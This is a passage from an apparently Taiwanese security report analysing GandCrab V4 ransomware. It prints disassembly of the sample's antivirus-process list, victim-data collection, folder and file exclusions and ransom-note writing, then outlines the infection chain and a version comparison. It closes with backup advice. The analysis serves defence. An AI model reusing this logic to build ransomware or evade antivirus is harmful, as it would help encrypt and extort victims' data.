.text:004061F6      mov     [ebp+lpString1], offset aAup_exe ; "AUP.EXE"
.text:004061FD      mov     [ebp+var_44], offset aEkrn_exe ; "ekrn.exe"
.text:00406204      mov     [ebp+var_40], offset aAugnt_exe ; "augnt.exe"
.text:00406208      mov     [ebp+var_3C], offset aAshdisp_exe ; "ashDisp.exe"
.text:00406212      mov     [ebp+var_38], offset aNortonantibot_ ; "NortonAntiBot.exe"
.text:00406219      mov     [ebp+var_34], offset aMcshield_exe ; "Mcshield.exe"
.text:00406220      mov     [ebp+var_30], offset aAvengine_exe ; "avengine.exe"
.text:00406227      mov     [ebp+var_2C], offset aCmdagent_exe ; "cmdagent.exe"
.text:0040622E      mov     [ebp+var_28], offset aSmc_exe ; "smc.exe"
.text:00406235      mov     [ebp+var_24], offset aPersfw_exe ; "persfw.exe"
.text:0040623C      mov     [ebp+var_20], offset aPccpfw_exe ; "pccpfw.exe"
.text:00406243      mov     [ebp+var_1C], offset aFsguiexe_exe ; "fsguiexe.exe"
.text:0040624A      mov     [ebp+var_18], offset aCfp_exe ; "cfp.exe"
.text:00406251      mov     [ebp+var_14], offset aMsmpeng_exe ; "msmpeng.exe"
.text:00406258      call   esi ; VirtualAlloc
.text:0040625A      mov     esi, eax
.text:0040625C      test   esi, esi
.text:0040625E      jnz    short loc_406267
  
```

```

.text:004039EF      loc_4039EF:                ; CODE XREF: .text:004039E5↑j
.text:004039EF      call   sub_4038DA
.text:004039F4      push   offset aIp        ; "ip"
.text:004039F9      push   0
.text:004039FB      push   offset aHdd       ; "hdd"
.text:00403A00      push   1
.text:00403A02      push   offset aRansom_id ; "ransom_id"
.text:00403A07      push   1
.text:00403A09      push   offset aOs_bit    ; "os_bit"
.text:00403A0E      push   1
.text:00403A10      push   offset aOs_major  ; "os_major"
.text:00403A15      push   1
.text:00403A17      push   offset aPc_keyb   ; "pc_keyb"
.text:00403A1C      push   1
.text:00403A1E      push   offset aPc_lang   ; "pc_lang"
.text:00403A23      push   1
.text:00403A25      push   offset aAv        ; "av"
.text:00403A2A      push   1
.text:00403A2C      push   offset aPc_group  ; "pc_group"
.text:00403A31      push   1
.text:00403A33      push   offset aPc_name   ; "pc_name"
.text:00403A38      push   1
.text:00403A3A      push   offset aPc_user   ; "pc_user"
.text:00403A3F      push   1
.text:00403A41      lea   ecx, [ebp-9Ch]
.text:00403A47      call   sub_401C56
.text:00403A4C      lea   ecx, [ebp-9Ch]
.text:00403A52      call   sub_405B7D
.text:00403A57      lea   ecx, [ebp-9Ch]
.text:00403A5D      call   sub_4059B9
.text:00403A62      mov   [ebp-8], eax
.text:00403A65      mov   eax, [ebp-8]
.text:00403A68      lea   ecx, [eax+eax+402h]
.text:00403A6F      call   sub_4067AC
  
```

25. 從 GC43.exe 之程式原始碼，可以得知該惡意程式會獲取受害主機相關資訊，如用戶名稱、主機名稱、工作群組、操作系統的語言、操作系統鍵盤輸入法、操作系統版本類型資訊、CPU 類型及型號資訊、防毒軟體資訊、磁盤類型及空間資訊。


```

.text:00405B9A      cmp     [ebx], edi
.text:00405B9C      jz     short loc_405BC4
.text:00405B9E      push   4                ; f1Protect
.text:00405BA0      push   3000h           ; f1AllocationType
.text:00405BA5      push   202h            ; dwSize
.text:00405BAA      push   edi              ; lpAddress
.text:00405BAB      call   esi ; VirtualAlloc
.text:00405BAD      lea   ecx, [esp+90h+lpValueName]
.text:00405BB1      mov   [ebx+8], eax
.text:00405BB4      push   ecx              ; nSize
.text:00405BB5      push   eax              ; lpBuffer
.text:00405BB6      mov   [esp+98h+lpValueName], 100h
.text:00405BBE      call   ds:GetUserNameW
.text:00405BC4      loc_405BC4:
.text:00405BC4      ; CODE XREF: sub_405B7D+1F↑j
.text:00405BC4      cmp   [ebx+0Ch], edi
.text:00405BC7      jz   short loc_405BEC
.text:00405BC9      push   4                ; f1Protect
.text:00405BCB      push   3000h           ; f1AllocationType
.text:00405BD0      push   20h              ; dwSize
.text:00405BD2      push   edi              ; lpAddress
.text:00405BD3      mov   [esp+0A0h+lpValueName], 1Eh
.text:00405BD8      call   esi ; VirtualAlloc
.text:00405BD0      lea   ecx, [esp+90h+lpValueName]
.text:00405BE1      mov   [ebx+14h], eax
.text:00405BE4      push   ecx              ; nSize
.text:00405BE5      push   eax              ; lpBuffer
.text:00405BE6      call   ds:GetComputerNameW
.text:00405BEC      loc_405BEC:
.text:00405BEC      ; CODE XREF: sub_405B7D+4A↑j
.text:00405BEC      cmp   [ebx+18h], edi
.text:00405BEF      mov   edi, ds:wsprintfW
.text:00405BF5      jz   short loc_405C4C
.text:00405BF7      push   4                ; f1Protect
  
```

26. 檢視 GC43.exe 之程式原始碼，發現該病毒會搜尋受害主機內所有資料夾或網路共享資料夾目錄，如果是以下資料夾目錄，則不進行檔案加密，有 \ProgramData\、\IEIldCache\、\Boot\、\Program Files\、\Tor Browser\、\All Users\、\Local Settings\、\Windows\等資料夾。

```

* .text:0040514F      call   sub_40420E
* .text:00405154      mov   edx, offset aProgramdata ; "\\ProgramData\\"
* .text:00405159      mov   ecx, edi
* .text:0040515B      mov   ebx, eax
* .text:0040515D      call   sub_406740
* .text:00405162      xor   esi, esi
* .text:00405164      test  eax, eax
* .text:00405166      jnz   loc_40526E
* .text:0040516C      mov   edx, offset aIetldcache ; "\\IETldCache\\"
* .text:00405171      mov   ecx, edi
* .text:00405173      call   sub_406740
* .text:00405178      test  eax, eax
* .text:0040517A      jnz   loc_40526E
* .text:00405180      mov   edx, offset aBoot ; "\\Boot\\"
* .text:00405185      mov   ecx, edi
* .text:00405187      call   sub_406740
* .text:0040518C      test  eax, eax
* .text:0040518E      jnz   loc_40526E
* .text:00405194      mov   edx, offset aProgramFiles ; "\\Program Files\\"
* .text:00405199      mov   ecx, edi
* .text:0040519B      call   sub_406740
* .text:004051A0      test  eax, eax
* .text:004051A2      jnz   short loc_40520C
* .text:004051A4      mov   edx, offset aTorBrowser ; "\\Tor Browser\\"
* .text:004051A9      mov   ecx, edi
* .text:004051AB      call   sub_406740
* .text:004051B0      test  eax, eax
* .text:004051B2      jnz   loc_40526E
* .text:004051B8      mov   edx, offset aAllUsers ; "\\All Users\\"
* .text:004051BD      mov   ecx, edi
  
```



```


.text:004052F0      call     edi ; lstrcmpiW
.text:004052F2      test    eax, eax
.text:004052F4      jz      short loc_4052BE
.text:004052F6      push   offset aBoot_ini ; "boot.ini"
.text:004052FB      push   esi ; lpString1
.text:004052FC      call   edi ; lstrcmpiW
.text:004052FE      test    eax, eax
.text:00405300      jz      short loc_4052BE
.text:00405302      push   offset aNtuser_dat_log ; "ntuser.dat.log"
.text:00405307      push   esi ; lpString1
.text:00405308      call   edi ; lstrcmpiW
.text:0040530A      test    eax, eax
.text:0040530C      jz      short loc_4052BE
.text:0040530E      push   offset aThumbs_db ; "thumbs.db"
.text:00405313      push   esi ; lpString1
.text:00405314      call   edi ; lstrcmpiW
.text:00405316      test    eax, eax
.text:00405318      jz      short loc_4052BE
.text:0040531A      push   offset aKrabDecrypt_ht ; "KRAB-DECRYPT.html"
.text:0040531F      push   esi ; lpString1
.text:00405320      call   edi ; lstrcmpiW
.text:00405322      test    eax, eax
.text:00405324      jz      short loc_4052BE
.text:00405326      push   offset aKrabDecrypt_tx ; "KRAB-DECRYPT.txt"
.text:0040532B      push   esi ; lpString1
.text:0040532C      call   edi ; lstrcmpiW
.text:0040532E      test    eax, eax
.text:00405330      jz      short loc_4052BE
.text:00405332      push   offset aCrabDecrypt_tx ; "CRAB-DECRYPT.txt"
.text:00405337      push   esi ; lpString1
  
```

28. 從 GC43.exe 程式碼內容得知，該病毒會將之前生成的勒索資訊寫入到每個加密後的資料夾下的勒索通知信檔案 KRAB-DECRYPT.txt 中。


```

.text:0040541C      lea    esi, [ebx+200h]
.text:00405422      push   offset aKrabDecrypt_t ; "%s\\KRAB-DECRYPT.txt"
.text:00405427      push   esi ; LPWSTR
.text:00405428      call   ds:wprintfW
.text:0040542E      add    esp, 0Ch
.text:00405431      xor    edi, edi
.text:00405433      push   edi ; hTemplateFile
.text:00405434      push   edi ; dwFlagsAndAttributes
.text:00405435      push   1 ; dwCreationDisposition
.text:00405437      push   edi ; lpSecurityAttributes
.text:00405438      push   edi ; dwShareMode
.text:00405439      push   40000000h ; dwDesiredAccess
.text:0040543E      push   esi ; lpFileName
.text:0040543F      call   ds:CreateFileW
.text:00405445      mov    esi, eax
.text:00405447      mov    [ebp+hObject], esi
.text:0040544A      cmp    esi, 0FFFFFFFh
.text:0040544D      jz     short loc_405486
.text:0040544F      push   edi ; lpOverlapped
.text:00405450      lea   eax, [ebp+NumberOfBytesWritten]
.text:00405453      push   eax ; lpNumberOfBytesWritten
.text:00405454      push   lpString ; lpString
.text:0040545A      call   ds:lstrlenW
.text:00405460      add    eax, eax
.text:00405462      push   eax ; nNumberOfBytesToWrite
.text:00405463      push   lpString ; lpBuffer
.text:00405469      push   esi ; hFile
.text:0040546A      call   ds:WriteFile
.text:00405470      push   [ebp+hObject] ; hObject
.text:00405473      mov    esi, eax
.text:00405475      call   ds:CloseHandle
.text:0040547B      mov    ecx, ebx ; lpAddress
  
```

29. 下載 nomoreransom 的 GandCrab 解密器，試著將受害主機內被加密的檔案解密，但是未成功。目前仍沒有可以成功將 GandCrab V4 版所加密的檔案解密的解密器。



III. 網路架構圖



1. 駭客利用郵件傳遞或駭入網站偽造連結方式來散播 GandCrab 病毒。
2. 使用者開啟郵件後執行 GandCrab 勒索病毒。
 - 2.1 受害主機對外大量連線一群已被感染的網站。
 - 2.2 關閉常用的應用程式(如 Office)。

- 2.3 利用區域網路內的網路分享服務來散播病毒。
- 2.4 將 private 與 public 兩金鑰寫入登錄檔中。
- 2.5 取得受害主機的相關資訊。
- 2.6 檢查主機內是否存在.lock 檔，若存在則不加密檔案。
- 2.7 判斷受害主機輸入法是否為俄文輸入法，若是則不加密檔案。
- 2.8 判斷受害主機之作業系統所用語言是否來自一些特定國家，若是則不加密檔案。
- 2.9 搜尋主機內是否安裝防毒軟體。
- 2.10 加密檔案並產生勒索通知信。
- 2.11 不加密主機內某些特定資料夾內檔案與某些特定檔案。
- 2.12 加密完成後執行 wmic.exe 來刪除影子副本。

IV. 建議與總結

1. GandCrab 勒索病毒之版本更新迅速，而受害主機被感染後，該病毒除了加密檔案外，也會進行一些動作，如搜尋是否有安裝防毒軟體、判斷主機輸入法是否為俄語體系...，而且該病毒也會一直對外連線已被病毒設定好的網址名單，試著上傳主機資訊與病毒資訊到這些網站，與一般勒索病毒僅勒索受害者而執行的系統行為與網路行為不同。
2. 根據統計，GandCrab 為 2018 年流行的勒索病毒家族，受害者大部分集中在美國，印度，印尼、巴西與巴基斯坦等國家，而其版本的演化比較如下表。

版本	V1	V2	V3	V4
出現時間	2018/01	2018/03/05	2018/05/03	2018/07/10i
散播方式	惡意廣告軟體和漏洞利用工具包	郵件散播	郵件散播	郵件散播、駭入網站偽造連結方式

版本	V1	V2	V3	V4
勒索貨幣	DASH	DASH	沒有明確指明	DASH 或 BitCoin
副檔名	.GDCB	.CRAB	.CRAB	.KRAB
特色	1.支付 1.5 個 DASH 約 1200 美元。 2.已有解密工具可以解密部分被加密文件。	1.支付 0.72DASH 約 400 美元。 2.使用帶有資安公司與警方相關字串的 CC 伺服器地址 malwarehunterteam.bit，來挑釁資安人員。 3.透過二維碼取得付款地址。	1.會替換桌面背景。 2.執行後會強制關機，並同時增加開機啟動項目。 3.沒有明確指定勒索金額與貨幣類別。 4.取消二維條碼功能。	1.支付 499 美元。 2.過了 4 天贖金加倍至 998 美元。 3.會搜尋系統中有無防毒軟體存在。 4.會關閉一些特定的執行中程式讓加密順利進行。

3. 目前 GandCrab V4 版沒有解密器可將被加密的檔案解密，建議使用者平時要做好資料備份與不開啟不明來源的檔案，以降低感染該病毒的風險。

V. 相關報導

1. Fortinet：勒索病毒 GandCrab 4.0 才推出兩天就釋出 4.1，

小心盜版網站的假破解工具

<https://www.ithome.com.tw/news/124627>

The screenshot shows a news article on the iThome website. The main headline is "Fortinet: 勒索病毒GandCrab 4.0才推出兩天就釋出4.1, 小心盜版網站的假破解工具". The sub-headline reads: "對於外傳勒索病毒GandCrab會透過SMB漏洞主動傳染一事, 資安業者Fortinet提到, 這消息純屬推論, 企業不要過度恐慌, 重要的是應儘速更新修補該漏洞。". The author is listed as "文/ 李建興" and the date is "2018-07-17 發表". The article features a video player with the title "GandCrab v4.1 Ransomware and the Speculated SMB Exploit Spreader". On the right side, there is a sidebar with a promotion for the "2019 iT邦幫忙 鐵人賽" (9/10-10/15 registration, 2018/10/01 competition) and a social media widget for "iThome Security".

